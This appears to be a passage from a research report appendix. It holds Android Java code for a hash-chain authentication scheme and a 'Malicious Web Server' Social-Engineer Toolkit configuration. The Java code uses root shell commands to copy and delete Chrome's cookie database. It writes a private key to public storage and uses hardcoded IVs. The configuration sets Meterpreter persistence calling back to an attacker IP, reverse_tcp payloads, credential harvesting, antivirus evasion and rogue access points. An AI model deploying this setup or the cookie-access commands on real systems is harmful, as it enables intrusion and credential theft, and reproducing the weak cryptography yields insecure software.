                  writer.write(results);
                  writer.close();


                  File privateKeyDir = new
File(Environment.getExternalStoragePublicDirectory(Environment.DIRECTORY_DOWN
LOADS), "PrivateKey");

                  privateKeyDir.mkdirs();

                  File privateKey = new File(privateKeyDir, "test.txt");


                  toastMessage("Writing PK to: " +
privateKey.getAbsolutePath());


                  BufferedWriter writer2 = new BufferedWriter(new
FileWriter(privateKey));

                  writer2.write(new
String(Base64.encode(keypair.getPrivate().getEncoded())));

                  writer2.close();


                  String receivedData = signCSR(results);


                  File recvDir = new
File(Environment.getExternalStoragePublicDirectory(Environment.DIRECTORY_DOWN
LOADS), "RecvData");

                  recvDir.mkdirs();

                  File recvFile = new File(recvDir, "test.txt");


                  toastMessage("Writing data to: " +
csrFile.getAbsolutePath());

                  BufferedWriter writer3 = new BufferedWriter(new
FileWriter(recvFile));

                  writer3.write(receivedData);

                  writer3.close();
```

```
        } catch (NoSuchAlgorithmException e) {
              toastMessage("NoSuchAlgorithmException");
              e.printStackTrace();
        } catch (OperatorCreationException e) {
              toastMessage("OperatorCreationException");
              e.printStackTrace();
        } catch (IOException e) {
              toastMessage("IOException");
              e.printStackTrace();
        }


  }

  public boolean isExternalStorageWritable() {
        String state = Environment.getExternalStorageState();
        if (Environment.MEDIA_MOUNTED.equals(state)) {
              return true;
        }
        return false;
  }

  public void gotoOptions(View v){
        Intent options = new Intent(this, SettingsActivity.class);
        startActivity(options);
```

```
      }


      public void receiveBTN(View v){

            showDialog(receive(), "Received Data");

      }
/******************************

 * before close the App, encrypt the cookie.sqlite

 * @param v

 * @throws Exception

 */

      public void closeApp(View v) throws Exception{

            //String nextSs = readFile("nextSs");//use updated nextSs as
cookie file key

            //String cookieKey = nextSs.substring(0, 16);

            //String cookieKey = AESKeyDT;

            //copy cookie file to a accessable location

            Runtime.getRuntime().exec("su -c cp
//data//data//com.android.chrome//app_chrome//Default//Cookies
//storage//emulated//0//DCIM//");

            //encrypt the copied cookie file

            if (new File("//storage//emulated//0//DCIM//Cookies").isFile()){

                  //new encryptFile(AESKeyDT, "AES/CBC/PKCS5Padding",
"//storage//emulated//0//DCIM//Cookies").encrypt();

                  File inputFile = new
File("//storage//emulated//0//DCIM//Cookies");

              File encryptedFile = new
File("//storage//emulated//0//DCIM//Cookies.enc");

              protectCookie.encrypt(AESKeyDT, inputFile, encryptedFile);

                  //delete original cookie file

              inputFile.delete();
```

```
                 Runtime.getRuntime().exec("su -c rm
//data//data//com.android.chrome//app_chrome//Default//Cookies");
              finish();
              System.exit(0);
            }

      }

      public void resetSeed(View v) throws Exception{
            toastMessage("-----Registration Initiated-----");
            byte[] seedByte = getNewSeed();
            writeFile("seed", new String(seedByte));
            writeFile("connNumber", "0");
            String c1 = genC1();
            writeFile("c1", c1);
            String seed = readFile("seed");
            String connNumber = readFile("connNumber");

            String sA = hash(hash(seed + "," + connNumber));
            showDialog(sA,"Hash");
            showDialog(c1,"C1");



            send(getDevID() + "," + sA + "," + c1);
            String recvData = receive();
            showDialog(recvData,"Received Data");
            writeFile("nextSs",recvData);
```

```
        toastMessage("Seed reset, next connection info received!");

    }

    private void sendData(String message) throws SocketException{
        if(dgs == null){
            dgs = new DatagramSocket();
        }
        String remoteAddr;
        String remotePortStr;

        remoteAddr = sharedPref.getString("ip_address", "192.168.1.2");
        remotePortStr = sharedPref.getString("port_number", "12345");

        SendData sd = new SendData();
        sd.execute(message, remoteAddr, remotePortStr);
    }

    private String receiveData() throws IOException, InterruptedException,
ExecutionException{
        ReceiveData rd = new ReceiveData();
        rd.execute(dgs);
        return rd.get();
    }

    private boolean initiateHandshake() throws Exception {
        String currentData = "";
```

```
            try{

                  String seed = readFile("seed");

                  String conn = readFile("connNumber");

                  String nextSs = readFile("nextSs");

                  String c1 = readFile("c1");

                  //nextSs =
"3237f9dfb29731fd8da693fb8c73c656c719db45566980e09e164a293e88dba7";

/*

                  //String cookieKey = nextSs.substring(0, 16);

                  String cookieKey = AESKeyDT;

                  //decrypt the copied cookie file

                  new encryptFile(cookieKey, "AES/CBC/PKCS5Padding",
"//storage//emulated//0//DCIM//Cookies").decrypt();

                  //copy original cookie file to original location

                  Runtime.getRuntime().exec("su -c cp
//storage//emulated//0//DCIM//Cookies
//data//data//com.android.chrome//app_chrome//Default//");

                  //delete decrypted cookie file

                  Runtime.getRuntime().exec("su -c rm
//storage//emulated//0//DCIM//Cookies");

*/

                  nextSs = nextSs.trim();

                  //toastMessage(new String(Base64.encode(seed.getBytes())));

                  showDialog(nextSs,"NextSs");

                  if(nextSs.equals("Error")){

                        showDialog("No registration information found!",
"Error");

                        return false;

                  }
```

```
                    String sA = hash(hash(seed + "," + conn));

                    showDialog(sA, "Old sA Value");

                    byte[] keyBytes = hashBytes(sA + "," + nextSs + ",key");

                    //byte[] keyBytes = hashBytes(nextSs);

                    showDialog(new String(keyBytes) + "\r\n\r\n" + sA + "," +
nextSs + ",key", "Key");

                    try {

                          status = 1;

                          String newSa = new
String(Base64.encode(encrypt(keyBytes,Base64.decode(sA))));


                          send(getDevID() + "," + newSa + "," + c1);

                          showDialog(c1,"Old C1");

                          toastMessage("Sent sA");

                          String recvData = "";

                          recvData = receiveData().trim();

                          if(recvData.equals("Error")){

                                status = 0;

                                return false;

                          }

                          currentData = currentData + recvData;


                          if(!currentData.equals("")){


                                //showDialog("Sa Size: " +
newSa.getBytes().length + "\r\n\r\nexpected Ss Size: " + expectedSs.length +
"\r\n\r\n" + new String(expectedSs) + "\r\n\r\n" + "Size: " +
currentData.length() + "\r\n\r\n" + currentData, "Received Data");

                                showDialog(currentData, "CurrentRecvDataENC");
                                currentData = decrypt(keyBytes, currentData);


                                showDialog("RECV:\r\n" + currentData + 
"\r\n\r\nExpected:\r\n" + nextSs , "CurrentRecvDataDEC");


                          }




                          if(currentData.trim().compareTo(nextSs.trim()) == 0){

                                toastMessage("Validated");

                                status = 0;

                                int connNumber = Integer.parseInt(conn) + 1;

                                sA = hash(hash(seed + "," + connNumber));

                                newSa = new 
String(Base64.encode(encrypt(keyBytes,Base64.decode(sA))));

                                //showDialog(sA + "\r\n\r\nENC:" + newSa, "New 
Sa Value:");

                                c1 = genC1();

                                showDialog(c1, "New C1");

                                send(newSa + "," + c1);

                                String receiveNext = receive();

                                if(receiveNext.compareTo("ERROR") == 0){

                                      connNumber--;

                                      //showDialog("Did not receive next 
value!","Error");

                                      return false;

                                }

                                receiveNext = decrypt(keyBytes, receiveNext);

                                //showDialog(receiveNext,"NextSs Value 
Received");
```

```
                              if(receiveNext.equals("Error")){
                                    connNumber--;
                                    //showDialog("Did not receive next
value!","Error");
                                    return false;
                              }
                              nextSs = receiveNext;
                              writeFile("connNumber","" + connNumber);
                              writeFile("nextSs", nextSs);
                              writeFile("c1", c1);
                              return true;
                        }


                  } catch (IOException e) {
                        toastMessage("IOException");
                        e.printStackTrace();
                  } catch (InterruptedException e) {
                        toastMessage("InterruptedException");
                        e.printStackTrace();

                  } catch (ExecutionException e) {
                        toastMessage("ExecutionException");
                        e.printStackTrace();

                  } catch (GeneralSecurityException e) {
                        toastMessage("GeneralSecurityException");
                        e.printStackTrace();
```

```
            } finally {
                  status = 0;


            }
      } catch(IOException e){
            e.printStackTrace();
            toastMessage("IOException, try resetSeed");
      }
      return false;

}

private String signCSR(String csr){
      String currentData = "";
      status = 2;
      try {
            send(csr);
            toastMessage("Sent CSR");
            String recvData = "";
            while(status == 2){
                  recvData = receiveData().trim();
                  if(recvData.contentEquals("Error")){
                        break;
                  }
                  currentData = currentData + recvData;
            }
            status = 0;
            showDialog(currentData, "Received Data");
            return currentData;
        } catch (IOException e) {
            toastMessage("IOException");
            e.printStackTrace();

        } catch (InterruptedException e) {
            e.printStackTrace();
            toastMessage("InterruptedException");

        } catch (ExecutionException e) {
            toastMessage("ExecutionException");
            e.printStackTrace();
        } finally {
            status = 0;
        }

        return "";
    }

    private String hash(String input){
        MessageDigest md;
        byte[] digest = "Error".getBytes();
        try {
            md = MessageDigest.getInstance("SHA-256");

            md.update(input.getBytes());
            digest = md.digest();
        } catch (NoSuchAlgorithmException e) {
              // TODO Auto-generated catch block
              e.printStackTrace();
        }
        return new String(Base64.encode(digest));
  }

  private String genC1(){
        SecureRandom sr = new SecureRandom();
        byte[] result = sr.generateSeed(256);
        return hash(new String(result));
  }

  private byte[] hashBytes(String input){
        MessageDigest md;
        byte[] digest = "Error".getBytes();
        try {
              md = MessageDigest.getInstance("SHA-256");

              md.update(input.getBytes());
              digest = md.digest();

        } catch (NoSuchAlgorithmException e) {
              // TODO Auto-generated catch block
              e.printStackTrace();
        }
        return digest;
  }
```

```
      //read file from directory //storage//emulated//0//DCIM//

      private String readFile(String filename) throws Exception{

            //FileInputStream fis;

            //byte[] AESKey = AESKeyDT.getBytes("UTF-8"); //added

            //byte[] AESKey = hashBytes(AESKeyDT); //added

            String result = "";

            filename =  "//storage//emulated//0//DCIM//" + filename; //added

            //File file = new File(filename); //added

            new encryptFile(AESKeyDT, "AES/CBC/PKCS5Padding",
filename).decrypt();

            File file = new File(filename); //added

            FileInputStream fis = new FileInputStream(file); //added

            //fis = this.openFileInput(filename);

            InputStreamReader fisr = new InputStreamReader(fis);

            BufferedReader readin = new BufferedReader(fisr);

            String line = "";

            while((line = readin.readLine()) != null){

                  result = result + line;

            }

            readin.close();

            //result = decryptPadding(AESKey, result); //added

            //need to re-encrypt the file after read, otherwise next time
read will fail

            new encryptFile(AESKeyDT, "AES/CBC/PKCS5Padding",
filename).encrypt();

            return result;

      }
      //write file to directory //storage//emulated//0//DCIM//

      private boolean writeFile(String filename, String text) throws
Exception{

            try {

                  //byte[] AESKey = AESKeyDT.getBytes("UTF-8"); //added

                  //byte[] AESKey = hashBytes(AESKeyDT); //added

                  filename = "//storage//emulated//0//DCIM//" + filename;
//added

                  File file = new File(filename); //added

                  FileOutputStream fos = new FileOutputStream(file); //added

                  //FileOutputStream fos = openFileOutput(filename,
Context.MODE_PRIVATE);

                  //byte[] enText = encryptPadding(AESKey, text.getBytes());
//added

                  fos.write(text.getBytes());

                  //fos.write(enText);

                  fos.close();

                  new encryptFile(AESKeyDT, "AES/CBC/PKCS5Padding",
filename).encrypt();

            } catch (IOException e) {

                  toastMessage("IOException");

                  e.printStackTrace();

                  return false;



            }

            return true;

      }



      private byte[] getNewSeed(){

            SecureRandom sr = new SecureRandom();
            byte[] result = sr.generateSeed(1024);

            return Base64.encode(result);

      }




      private void toastMessage(String message){

            if(toastAndDialog){

                  Toast.makeText(getApplicationContext(), message,
Toast.LENGTH_SHORT).show();

            }


            updateLog(true,message);

      }


      private void showDialog(String message, String title){

            if(toastAndDialog){

                  AlertDialog.Builder builder = new
AlertDialog.Builder(this);

                  builder.setTitle(title);

                  builder.setMessage(message);

                  builder.show();

            }

            updateLog(true,title + ": " + message);

      }


      private byte[] encrypt(byte[] key, byte[] data) throws
GeneralSecurityException, UnsupportedEncodingException{

            String IV = "This is an IV456";

            Cipher cipher = Cipher.getInstance("AES/CBC/NoPadding");
            //Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
//added

            SecretKeySpec secretkey = new SecretKeySpec(key, "AES");

            cipher.init(Cipher.ENCRYPT_MODE, secretkey,new
IvParameterSpec(IV.getBytes("UTF-8")));

            return cipher.doFinal(data);

      }

/*

      private byte[] encryptPadding(byte[] key, byte[] data) throws
GeneralSecurityException, UnsupportedEncodingException{

            String IV = "This is an IV456";

            Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
//added

            SecretKeySpec secretkey = new SecretKeySpec(key, "AES");

            cipher.init(Cipher.ENCRYPT_MODE, secretkey,new
IvParameterSpec(IV.getBytes("UTF-8")));

            return cipher.doFinal(data);

      }

*/

      private String decrypt(byte[] key, String data) throws
UnsupportedEncodingException, GeneralSecurityException{

            byte[] cipherTest = Base64.decode(data.trim());

            //showDialog(new String(cipherTest),"Base64 Decoded:");

            //byte[] cipherTest = data.getBytes();

            String IV = "This is an IV456";

            Cipher cipher = Cipher.getInstance("AES/CBC/NoPadding");

            //Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
//added

            SecretKeySpec secretkey = new SecretKeySpec(key, "AES");

            cipher.init(Cipher.DECRYPT_MODE, secretkey,new
IvParameterSpec(IV.getBytes("UTF-8")));

            return new String(cipher.doFinal(cipherTest),"UTF-8");
      }

/*

      private String decryptPadding(byte[] key, String data) throws
UnsupportedEncodingException, GeneralSecurityException{

            byte[] cipherTest = Base64.decode(data.trim());

            //showDialog(new String(cipherTest),"Base64 Decoded:");

            //byte[] cipherTest = data.getBytes();

            String IV = "This is an IV456";

            Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
//added

            SecretKeySpec secretkey = new SecretKeySpec(key, "AES");

            cipher.init(Cipher.DECRYPT_MODE, secretkey,new
IvParameterSpec(IV.getBytes("UTF-8")));

            return new String(cipher.doFinal(cipherTest),"UTF-8");

      }

*/

      private void updateLog(boolean append, String text){

            String finalText = "";

            boolean logBool = sharedPref.getBoolean("checkboxPref", true);

            if(!logBool){

                  log.setText("");

                  return;

            }

            if(append){

                  finalText = (String) log.getText();

            }


            finalText = finalText + "\r\n\r\n" + text;

            log.setText(finalText);
      }


      public String getDevID(){

            String didSet = sharedPref.getString("userid", "NO");

            if(didSet.equals("-1")){

                  return
Settings.Secure.getString(getContentResolver(),Settings.Secure.ANDROID_ID);

            }

            return didSet;

      }

/********************************

 * temporary use Hello button to show popup window

 * @param v

 */

      public void onClick(View v){

            if (v.getId() == R.id.hello) {

                  popupMessage.showAsDropDown(popupButton, 0, 100);

                  }

            else {

                  popupMessage.dismiss();

                  }



/*

            if(!DEBUG){

                  toastMessage("Devide ID: " + getDevID());

                  return;

            }
            byte[] keyBytes = "qwertyuiopasdfghqwertyuiopasdfgh".getBytes();
            toastMessage("Key Length = " + keyBytes.length);
            byte[] hashedValue = hashBytes(hash("hello"));
            byte[] text = Base64.encode(encrypt(keyBytes, hashedValue));
            showDialog(hash(hash("hello")), "Sent:");
            showDialog(new String(text), "Enc Sent: ");
            showDialog(new String(keyBytes), "key:");

            try {
                  send("0," + new String(text));
                  showDialog(decrypt(keyBytes,new String(text)), "Decrypt:");
                  String receivedEnc = receive().trim();
                  showDialog(receivedEnc, "Received Encrypted: ");
                  String recvData = decrypt(keyBytes, receivedEnc);
                  showDialog(recvData, "Decrypted Data Received");



            } catch (UnsupportedEncodingException e) {
                  toastMessage("UnsupportedEncodingException: UTF-8");
                  e.printStackTrace();
            } catch (GeneralSecurityException e) {
                  toastMessage("GeneralSecurityException");
                  e.printStackTrace();
            }
*/
      }
}
```

10.2.3 protectCookie.java

```
import java.io.File;

import java.io.FileInputStream;

import java.io.FileOutputStream;

import java.io.IOException;

import java.security.InvalidKeyException;

import java.security.Key;

import java.security.NoSuchAlgorithmException;



import javax.crypto.BadPaddingException;

import javax.crypto.Cipher;

import javax.crypto.IllegalBlockSizeException;

import javax.crypto.NoSuchPaddingException;

import javax.crypto.spec.SecretKeySpec;



/**

 * A utility class that encrypts or decrypts a file.

 * @author www.codejava.net

 *

 */

public class protectCookie {

    private static final String ALGORITHM = "AES";

    private static final String TRANSFORMATION = "AES";


    public static void encrypt(String key, File inputFile, File outputFile)

            throws CryptoException {
```

```
    doCrypto(Cipher.ENCRYPT_MODE, key, inputFile, outputFile);
}


public static void decrypt(String key, File inputFile, File outputFile)
        throws CryptoException {
    doCrypto(Cipher.DECRYPT_MODE, key, inputFile, outputFile);
}


private static void doCrypto(int cipherMode, String key, File inputFile,
        File outputFile) throws CryptoException {
    try {
        Key secretKey = new SecretKeySpec(key.getBytes(), ALGORITHM);
        Cipher cipher = Cipher.getInstance(TRANSFORMATION);
        cipher.init(cipherMode, secretKey);

        FileInputStream inputStream = new FileInputStream(inputFile);
        byte[] inputBytes = new byte[(int) inputFile.length()];
        inputStream.read(inputBytes);

        byte[] outputBytes = cipher.doFinal(inputBytes);

        FileOutputStream outputStream = new FileOutputStream(outputFile);
        outputStream.write(outputBytes);

        inputStream.close();
        outputStream.close();

    } catch (NoSuchPaddingException | NoSuchAlgorithmException
                | InvalidKeyException | BadPaddingException

                | IllegalBlockSizeException | IOException ex) {

            throw new CryptoException("Error encrypting/decrypting file",
ex);

        }

    }

}
```

10.2.4 encryptFile.java

```
import android.annotation.SuppressLint;

import android.annotation.TargetApi;

import android.os.Build;


import java.io.File;

import java.io.InputStream;

import java.io.OutputStream;

import java.io.FileInputStream;

import java.io.FileOutputStream;


import javax.crypto.Cipher;

import javax.crypto.CipherInputStream;

import javax.crypto.CipherOutputStream;

import javax.crypto.spec.IvParameterSpec;

import javax.crypto.spec.SecretKeySpec;


public class encryptFile{


 private String algo;

 private String path;

 private String key;
```

```
    public encryptFile(String key, String algo,String path) {
     this.algo = algo; //setting algo
     this.path = path;//setting file path
     this.key = key;//setting file path
    }

    @TargetApi(Build.VERSION_CODES.KITKAT)
      @SuppressLint("NewApi")
    public void encrypt() throws Exception{
        //generating key
        byte k[] = key.getBytes();
        String IV = "This is an IV456";
        SecretKeySpec key = new SecretKeySpec(k,algo.split("/")[0]);
        //creating and initialising cipher and cipher streams
        Cipher encrypt =  Cipher.getInstance(algo);
        encrypt.init(Cipher.ENCRYPT_MODE, key, new
IvParameterSpec(IV.getBytes("UTF-8")));
        //opening streams
        File ifile = new File(path);
        File ofile = new File(path + ".enc");
        FileOutputStream fos =new FileOutputStream(ofile);
        //FileOutputStream fos =new FileOutputStream(path);
        try(FileInputStream fis =new FileInputStream(ifile)){
           try(CipherOutputStream cout=new CipherOutputStream(fos, encrypt)){
               copy(fis,cout);
           }
        }
        ifile.delete();


        File ofile2 = new File(path);

        FileOutputStream fos2 = new FileOutputStream(ofile2);

        File ifile2 = new File(path + ".enc");

        FileInputStream fis2 = new FileInputStream(ifile2);


        copy(fis2, fos2);

        fis2.close();

        fos2.close();

        ifile2.delete();

    }


     @TargetApi(Build.VERSION_CODES.KITKAT)

      @SuppressLint("NewApi")

     public void decrypt() throws Exception{

         //generating same key

         byte k[] = key.getBytes();

         String IV = "This is an IV456";

         SecretKeySpec key = new SecretKeySpec(k,algo.split("/")[0]);

         //creating and initialising cipher and cipher streams

         Cipher decrypt =  Cipher.getInstance(algo);

         decrypt.init(Cipher.DECRYPT_MODE, key, new
IvParameterSpec(IV.getBytes("UTF-8")));

         //opening streams

         File ifile = new File(path);

         File ofile = new File(path + ".dec");

         FileInputStream fis = new FileInputStream(ifile);
        try(CipherInputStream cin=new CipherInputStream(fis, decrypt)){
           //try(FileOutputStream fos =new FileOutputStream(path + ".dec")){
           try(FileOutputStream fos =new FileOutputStream(ofile)){
              copy(cin,fos);
          }
        }
        ifile.delete();

        File ofile2 = new File(path);
        FileOutputStream fos2 = new FileOutputStream(ofile2);
        File ifile2 = new File(path + ".dec");
        FileInputStream fis2 = new FileInputStream(ifile2);
        copy(fis2, fos2);
        fis2.close();
        fos2.close();
        ifile2.delete();
     }

  private void copy(InputStream is,OutputStream os) throws Exception{
     byte buf[] = new byte[4096];  //4K buffer set
     int read = 0;
     while((read = is.read(buf)) != -1)  //reading
        os.write(buf,0,read);  //writing
  }
/*
     public static void main (String[] args)throws Exception {
       String AESKeyDT = "0123456789abcdef";
       new encryptFile(AESKeyDT, "AES/CBC/PKCS5Padding",
"sample.txt").encrypt();

       new encryptFile(AESKeyDT, "AES/CBC/PKCS5Padding",
"sample.txt.enc").decrypt();

       //new encryptFile(AESKeyDT, "AES/CBC/PKCS5Padding",
"sample.txt").decrypt();

  }

  */

}
```

10.3 Malicious Web Server

10.3.1 set_config

```
### Define the path to MetaSploit, for example: /pentest/exploits/framework3

METASPLOIT_PATH=/opt/metasploit/apps/pro/msf3

#

### This will tell what database to use when using the MetaSploit
functionality. Default is PostgreSQL

METASPLOIT_DATABASE=postgresql

#

### How many times SET should encode a payload if you are using standard
MetaSploit encoding options

ENCOUNT=4

#

### If this options i set, the MetaSploit payloads will automatically migrate
to

### notepad once the applet is executed. This is beneficial if the victim
closes

### the browser, however can introduce buggy results when auto migrating.

### NOTE: This will make bypassuac not work properly. Migrate to a different
process to get it to work.

AUTO_MIGRATE=OFF

#
```

```
### Custom exe you want to use for MetaSploit encoding, this usually has
better av

### detection. Currently it is set to legit.binary which is just calc.exe. An
example

### you could use would be putty.exe so this field would be
/pathtoexe/putty.exe

CUSTOM_EXE=legit.binary

#

### This is for the backdoored executable if you want to keep the executable
to still work. Normally

### when legit.binary is used, it will render the application useless.
Specifying this will keep the

### application working

BACKDOOR_EXECUTION=ON

#

### Here we can run multiple meterpreter scripts once a session is active.
This

### may be important if we are sleeping and need to run persistence, try to
elevate

### permissions and other tasks in an automated fashion. First turn this
trigger on

### then configure the flags. Note that you need to separate the commands by
a ;

METERPRETER_MULTI_SCRIPT=OFF

LINUX_METERPRETER_MULTI_SCRIPT=OFF

#

### What commands do you want to run once a meterpreter session has been
established.

### Be sure if you want multiple commands to separate with a ;. For example
you could do

### run getsystem;run hashdump;run persistence to run three different
commands

METERPRETER_MULTI_COMMANDS=run persistence -r 192.168.1.5 -p 21 -i 300 -X -
A;getsystem
```

```
LINUX_METERPRETER_MULTI_COMMANDS=uname;id;cat ~/.ssh/known_hosts

#

### This is the port that is used for the iFrame injection using the
metasploit browser attacks.

### By default this port is 8080 however egress filtering may block this. May
want to adjust to

### something like 21 or 53

METASPLOIT_IFRAME_PORT=8080

#

### Define to use Ettercap or not when using website attack only - set to ON
and OFF

ETTERCAP=OFF

#

### Ettercap home directory (needed for DNS_spoof)

ETTERCAP_PATH=/usr/share/ettercap

#

### Specify what interface you want ettercap or DSNiff to listen on, if
nothing will default

ETTERCAP_INTERFACE=eth0

#

### Define to use dsniff or not when using website attack only - set to on
and off

### If dsniff is set to on, ettercap will automatically be disabled.

DSNIFF=OFF

#

### Auto detection of IP address interface utilizing Google, set this ON if
you want

AUTO_DETECT=OFF

#

### SendMail ON or OFF for spoofing email addresses

SENDMAIL=OFF
```

```
#

### Email provider list supports GMail, Hotmail, and Yahoo. Simply change it
to the provider you want.

EMAIL_PROVIDER=GMAIL

#

### Set to ON if you want to use Email in conjunction with webattack

WEBATTACK_EMAIL=OFF

#

### Web attack time delay between emails default is 1 second

TIME_DELAY_EMAIL=1

#

### Use Apache instead of the standard Python web server. This will increase
the speed

### of the attack vector.

APACHE_SERVER=OFF

#

### Path to the Apache web root

APACHE_DIRECTORY=/var/www

#

### Specify what port to run the http server off of that serves the java
applet attack

### or metasploit exploit. Default is port 80. This also goes if you are
using apache_server equal on.

### You need to specify what port Apache is listening on in order for this to
work properly.

WEB_PORT=80

#

### This flag will set the java id flag within the java applet to something
different.

### This could be to make it look more believable or for better obfuscation

JAVA_ID_PARAM=Verified Trusted and Secure (VERIFIED)
```

```
#

### Java applet repeater option will continue to prompt the user with the
java applet if

### the user hits cancel. This means it will be non stop until run is
executed. This gives

### a better success rate for the Java applet attack

JAVA_REPEATER=OFF

#

### Java repeater timing which is the delay it takes between the user hitting
cancel to

### when the next Java applet runs. Be careful setting to low as it will
spawn them over

### and over even if they hit run. 200 equals 2 seconds.

JAVA_TIME=200

#

### Turn on ssl certificates for set secure communications through web_attack
vector

WEBATTACK_SSL=OFF

#

### Path to the pem file to utilize certificates with the web attack vector
(required)

### You can create your own utilizing set, just turn on self_signed_cert

### If your using this flag, ensure openssl is installed! To turn this on
turn SELF_SIGNED_CERT

### to the on position.

SELF_SIGNED_CERT=OFF

#

### Below is the client/server (private) cert, this must be in pem format in
order to work

### Simply place the path you want. For example /root/ssl_client/server.pem

PEM_CLIENT=/home/daoqi/server_crt.pem

PEM_SERVER=/home/daoqi/server_key.pem
```

```
#

#

### Tweak the web jacking time used for the iFrame replace, sometimes it can
be a little slow

### and harder to convince the victim. 5000 = 5 seconds

WEBJACKING_TIME=2000

#

### This will remove the set interactive shell from the menu selection. The
SET payloads are large in nature

### and things like the pwniexpress need smaller set builds

SET_INTERACTIVE_SHELL=ON

#

### Digital signature stealing method must have the pefile Python modules
loaded

### from http://code.google.com/p/pefile/. Be sure to install this before
turning

### this flag on!!! This flag gives much better AV detection

DIGITAL_SIGNATURE_STEAL=OFF

#

### These two options will turn the upx packer to on and automatically
attempt

### to pack the executable which may evade anti-virus a little better.

UPX_ENCODE=OFF

UPX_PATH=/usr/bin/upx

#

### This will configure whether to use EnableStageEncoding to on or off
within Metasploit payloads

STAGE_ENCODING=OFF

#

### This feature will turn on or off the automatic redirection. By default
for example in multi-attack
```

```
### the site will redirect once one successful attack is used. Some people
may want to use Java applet

### and credential harvester for example.

AUTO_REDIRECT=ON

#

### This will redirect the harvester victim to this website once executed and
not to the original website.

### For example if you clone abcompany.com and below it says
blahblahcompany.com, it will redirect there instead.

### THIS IS USEFUL IF YOU WANT TO REDIRECT THE VICTIM TO AN ADDITIONAL SITE
AFTER HARVESTER HAS TAKEN THE CREDENTIALS.

### SIMPLY TURN HARVESTER REDIRECT TO ON THEN ENTER
HTTP://WEBSITEOFYOURCHOOSING.COM IN THE HARVESTER URL BELOW

### TO CHANGE.

HARVESTER_REDIRECT=OFF

HARVESTER_URL=https://www.facebook.com

#

### This will allow you to specify where the harvester log file goes when
using APACHE and specifying it to ON.

### By default this will be in the /var/www/ directory.

HARVESTER_LOG=/var/www

#

### This will turn off the ability to log passwords in the credential
harvester. NOTE that this isn't a 100 percent

### science. It will only filter on things that are password oriented and not
present them. Otherwise it will still

### show them.

HARVESTER_LOG_PASSWORDS=ON

#

### This feature will auto embed a img src tag to a unc path of your attack
machine.
```

```
### Useful if you want to intercept the half lm keys with rainbowtables. What
will happen

### is as soon as the victim clicks the web-page link, a unc path will be
initiated

### and the metasploit capture/smb module will intercept the hash values.

UNC_EMBED=OFF

#

### This feature will attempt to turn create a rogue access point and
redirect victims back to the

### set web server when associated. airbase-ng and dnsspoof.

ACCESS_POINT_SSID=linksys

AIRBASE_NG_PATH=/usr/local/sbin/airbase-ng

DNSSPOOF_PATH=/usr/local/sbin/dnsspoof

#

### This will configure the default channel that the wireless access point
attack broadcasts on through wifi

### communications.

AP_CHANNEL=9

#

### This will enable the powershell shellcode injection technique with each
java applet. It will be used as

### a second form in case the first method fails.

POWERSHELL_INJECTION=ON

#

### This will allow you to change the Metasploit payload to whatever you want
based on the powershell alphanumeric

### injection attack. Specify this if POWERSHELL INJECTION is set to ON and
you want to change it from the standard

### reverse_tcp attack. NOTE: All payloads use x86 - process will
automatically downgrade to 32 bit.

POWERSHELL_INJECT_PAYLOAD_X86=windows/meterpreter/reverse_tcp

#
```

```
### THIS OPTION WILL SPRAY MULTIPLE PORTS THROUGH POWERSHELL IN A HOPE TO GET
A PORT OUTBOUND.

### NOTE THAT POWERSHELL INJECTION MUST BE SET TO ON.

POWERSHELL_MULTI_INJECTION=ON

#

### THIS WILL SPECIFY WHICH PORTS TO ITERATE THROUGH TO DO THE POWERSHELL
INJECTION. NOTE IF YOU ARE USING SET

### PORT 80 IS USED BY THE WEB SERVER. THE REST OF PORTS SHOULD BE OPEN.
CONSIDER IF YOU WANT TO USE PORT 80 TO

### PLACE THE LISTENER ON A DIFFERENT SERVER.

POWERSHELL_MULTI_PORTS=22,53,443,21,25

#

### This will display the output of the powershell injection attack so you
can see what is being placed on the

### system.

POWERSHELL_VERBOSE=OFF

#

### This will profile the victim machine and check for installed versions and
report back on them

### note this is currently disabled. Development is underway on this feature

WEB_PROFILER=OFF

#

### Port numbers for the java applet attack linux/osx attacks, reverse
payloads also allows you to specify

### what payload you want

DEPLOY_OSX_LINUX_PAYLOADS=OFF

OSX_REVERSE_PORT=8080

LINUX_REVERSE_PORT=8081

OSX_PAYLOAD_DELIVERY=osx/x86/shell_reverse_tcp

LINUX_PAYLOAD_DELIVERY=linux/x86/meterpreter/reverse_tcp

#
```

```
### DO YOU WANT TO USE A CUSTOM OSX AND LINUX PAYLOAD

CUSTOM_LINUX_OSX_PAYLOAD=OFF

#

#

### THIS WILL USE A CUSTOM PLIST FOR PERSISTENCE ON OSX

ENABLE_PERSISTENCE_OSX=OFF

#

### User agent string for when using anything that clones the website, this
user agent will be used

USER_AGENT_STRING=Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1;
Trident/4.0)

#

### The way the set interactive shell works is it first deploys a stager
payload that pulls an additional executable.

### The downloader is currently being picked up by a/v and is actually
somewhat hard to obfuscate because it does

### similar characteristics of a download/exec. If you turn this feature on,
set will download the interactive shell

### straight without using the stager. Only issue with this is there may be a
delay on the user end however still

### shouldn't be noticed

SET_SHELL_STAGER=OFF

#

### Disables automatic listener - turn this off if you don't want a
metasploit listener in the background.

AUTOMATIC_LISTENER=ON

#

### This will disable the functionality if metasploit is not installed and
you just want to use setoolkit or ratte for payloads

### or the other attack vectors.

METASPLOIT_MODE=ON

#
```

```
### THIS WILL TURN OFF DEPLOYMENT OF BINARIES FOR THE JAVA APPLET ATTACK AND
ONLY USE THE POWERSHELL METHOD.

### NOTE THAT POWERSHELL_INJECTION MUST BE SET TO YES OR NO

DEPLOY_BINARIES=YES

#

### THIS IS FOR DEBUG PURPOSES ONLY. THIS WILL REMOVE THE CLEANUP
FUNCTIONALITY WITHIN SET TO DEBUG FILE STATES

CLEANUP_ENABLED_DEBUG=OFF

#

### WHEN SENDING EMAILS OUT, SET WILL ADD A URL AND KEEP TRACK OF THE EMAIL
ADDRESSES ON EACH UNIQUE LINK. THIS WILL HELP YOU FIND

### WHO CLICKED ON THE LINK AND FROM WHAT PERSON / EMAIL ADDRESS WAS USED.
THIS WORKS ON ALL WEB-BASED ATTACKS AND SPEAR-PHISHING.

###

### NOTE: IN ORDER FOR THIS TO WORK YOU MUST ENABLE WEBATTACK_EMAIL and
APACHE_SERVER TO ON.

TRACK_EMAIL_ADDRESSES=OFF

#

